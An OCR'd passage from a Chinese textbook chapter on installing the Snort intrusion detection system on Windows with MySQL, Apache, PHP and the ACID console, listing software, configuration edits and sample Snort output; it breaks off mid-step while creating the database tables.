Snort 是一个轻量级的网络入侵检测系统，所谓轻量级是指该软件在运行时只占用极少的网络资源，对原有网络性能影响很小。从数据来源上看，它是一个基于网络入侵的检测软件，即它作为嗅探器对发往同一网络的其他主机的流量进行捕获，然后进行分析。它的工作采用误用检测模型，即首先建立入侵行为特征哭，然后在检测过程中，将收集到的数据包和特征代码 r 进行比较，以得出是否入侵的结论。它是用 C 语言编写的开放源代码网络入侵检测系统。其源代码可以被自由读取、传播和修改，任何一个程序员都可以自由地为其添加功能，修改错误，任意传播。这使它能迅速发展完善并推广应用。它是一个跨平台的软件，所支持的操作系统非常广泛。下面简要介绍在 Windows 环境下的平台搭建。

1. 实验软件

(1) Microsoft Virtual PC 虚拟机。

(2) Windows Server 2003 镜像文件。

(3) 网络数据包截取驱动程序：WinPcap_4_1_2. zip，地址：http://winpcap.polito.it/。

(4) Windows 版本的 Snort 安装包：Snort_2_9_0_5_Installer.exe，地址：http://www.snort.org/。

(5) Windows 版本的 Apache Web 服务器：apache_2.2.4-win32-x86-no_ssl.zip，地址：http://www.apache.org/。

(6) Windows 版本的 PHP 脚本环境支持：php-5.2.5-Win32.zip，地址：http://www.php.net/。

(7) Windows 版本的 Mysql 数据库服务器：mysql-5.0.22-win32.zip，地址：http://www.mysql.com/。

(8) ACID(Analysis Console for Intrusion Databases)基于 PHP 的入侵检测数据库分析控制台：acid-0.9.6b23.tar.gz，地址：http://www.cert.org/kb/acid。

(9) Adodb(Active Data Objects Data Base)PHP 库：adodb504.tgz，地址：http://php.weblogs.com/adodb。

(10) PHP 图形库：jpgraph-2.3.tar.gz，地址：http://www.aditus.nu/jpgraph。

(11) Snort 规则包：rules20090505.tar.gz，地址：http://www.snort.org。

2. 安装步骤

(1) 虚拟机和操作系统的安装：运行虚拟机安装程序，默认安装即可，打开控制台，新建一个虚拟机，按照提示具体填写，选择镜像文件，启动。

(2) 组件的安装。

在 c:下建立 duoduo 的文件夹，再在其下建立 duo 的文件夹放入所有的安装程序，在后续的安装时，把可以选择安装路径的组件安装在 duoduo 的文件夹下。

① 安装 WinPcap：运行 WinPcap_4_1_2.zip，以默认设置安装。

② 安装 mysql：运行 mysql-5.0.22-win32.zip，选择自定义安装，选择安装路径 C:\duoaduo\mysql 下，安装时端口设置为 3306，密码本实验设置成 123，如图 15.9 和图 15.10 所示。




图 15.9 配置端口




图 15.10　配置密码

添加环境变量如图 15.11 所示。




图 15.11　配置环境变量

③ 安装 apache：运行 apache_2.2.4-win32-x86-no_ssl.zip，安装到 c:\duoaduo\apache。

④ 安装 php：解压 php-5.2.5-Win32 到 c:\duoaduo\php，添加 gd 图形库支持，复制 c:\duoaduo\php\php5ts.dll 和 c:\duoaduo\php\libmysql.dll 文件到%systemroot%\system32，查询本机的%systemroot%，如图 15.12 所示。





图 15.12　查询机的%systemroot%

复制 c:\duoaduo\php\php.ini-dist 到%systemroot%并重命名为 php.ini，修改 php.ini，分别去掉"extension=php_gd2.dll"和"extension=php_mysql.dll"前的分号，如图 15.13 所示。

然后指定 extension_dir="c:\duoaduo\php\ext"，如图 15.14 所示。




```
php.ini - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

; Windows Extensions
; Note that ODBC support is built in, so no dll is needed for it.
; Note that many DLL files are located in the extensions/ (PHP 4)
; extension folders as well as the separate PECL DLL download (PH
; Be sure to appropriately set the extension_dir directive.

;extension=php_bz2.dll
;extension=php_curl.dll
;extension=php_dba.dll
;extension=php_dbase.dll
;extension=php_exif.dll
;extension=php_fdf.dll
extension=php_gd2.dll
;extension=php_gettext.dll
;extension=php_gmp.dll
;extension=php_ifx.dll
;extension=php_imap.dll
;extension=php_interbase.dll
;extension=php_ldap.dll
```

图 15.13　配置 php.ini(1)



```
php.ini - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

; The root of the PHP pages, used only if nonempty.
; if PHP was not compiled with FORCE_REDIRECT, you SHOULD set doc
; if you are running php as a CGI under any web server (other tha
; see documentation for security issues.  The alternate is to use
; cgi.force_redirect configuration below
doc_root =

; The directory under which PHP opens the script using /~username
; if nonempty.
user_dir =

; Directory in which the loadable extensions (modules) reside.
extension_dir = "c:\duoaduo\php\ext"

; Whether or not to enable the dl() function.  The dl() function
; properly in multithreaded servers, such as IIS or Zeus, and is
; disabled on them.
enable_dl = On
```

图 15.14　配置 php.ini(2)

同时复制 c:\duoaduo\php\ext 下的 php_gd2.dll 与 php_mysql.dll 到%systemroot%\system32。在 C:\duoaduo\apache\conf\httpd.conf 中添加 LoadModule php5_module c:/duoaduo/php/php5apache2_2.dll 和 AddType application/x-httpd-php.php，AddType application/x-httpd-php-source.phps，如图 15.15 所示。

重启 Apache 服务，在 C:\duoaduo\apache\htdocs 目录下新建 webinf.php(文件内容为：<? phpinfo();? >)并使用 http://127.0.0.1/webinf.php 访问测试是否能够显示当前 Apache 服务器的信息，如果能够显示表明 Apache 和 php 工作基本正常，如图 15.16 所示。

⑤ 安装 Snort。

运行 Snort_2_9_0_5_Installer.exe 安装在 C:\duoaduo\Snort 下即可，如果安装 Snort




图 15.15　配置 httpd.conf



图 15.16　正确运行 Apache 和 php

成功会出现一个可爱的小猪形象，如图 15.17 所示。

⑥ 修改 C:\duoaduo\Snort\etc\snort.conf 文件：

```
var RULE_PATH c:\duoaduo\snort\rules
include classification.config
include reference.config
```

修改为绝对路径：

```
include c:\duoaduo\snort\etc\classification.config
```

```
C:\duoaduo\Snort\bin\snort.exe

        --== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
Acquiring network traffic from "\Device\NPF_{6B44E959-A012-4A0D-9A76-E6528872EB4
2}".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.0.5-ODBC-MySQL-FlexRESP-WIN32 GRE (Build 135)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-t
eam
           Copyright (C) 1998-2011 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.3

Commencing packet processing (pid=2928)
04/27-12:24:20.078082 123.178.212.97 -> 192.168.131.67
ICMP TTL:128 TOS:0x0 ID:5334 IpLen:20 DgmLen:60 DF
Type:0  Code:0  ID:1280  Seq:17712  ECHO REPLY
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

图 15.17　Snort 运行正常

```
include c:\duoaduo\snort\etc\reference.config
```

在该文件的最后加入下面语句：

```
output database: alert, mysql, host = localhost user = root password = 123 dbname = snort
encoding = hex detail = full
```

⑦ 创建 snort 数据库的表：

复制 c:\duoaduo\snort\schames 文件夹下的 create_mysql 文件到 C:\duoaduo\mysql\bin 文件夹下，打开 mysql 的客户端执行如下命令：

```
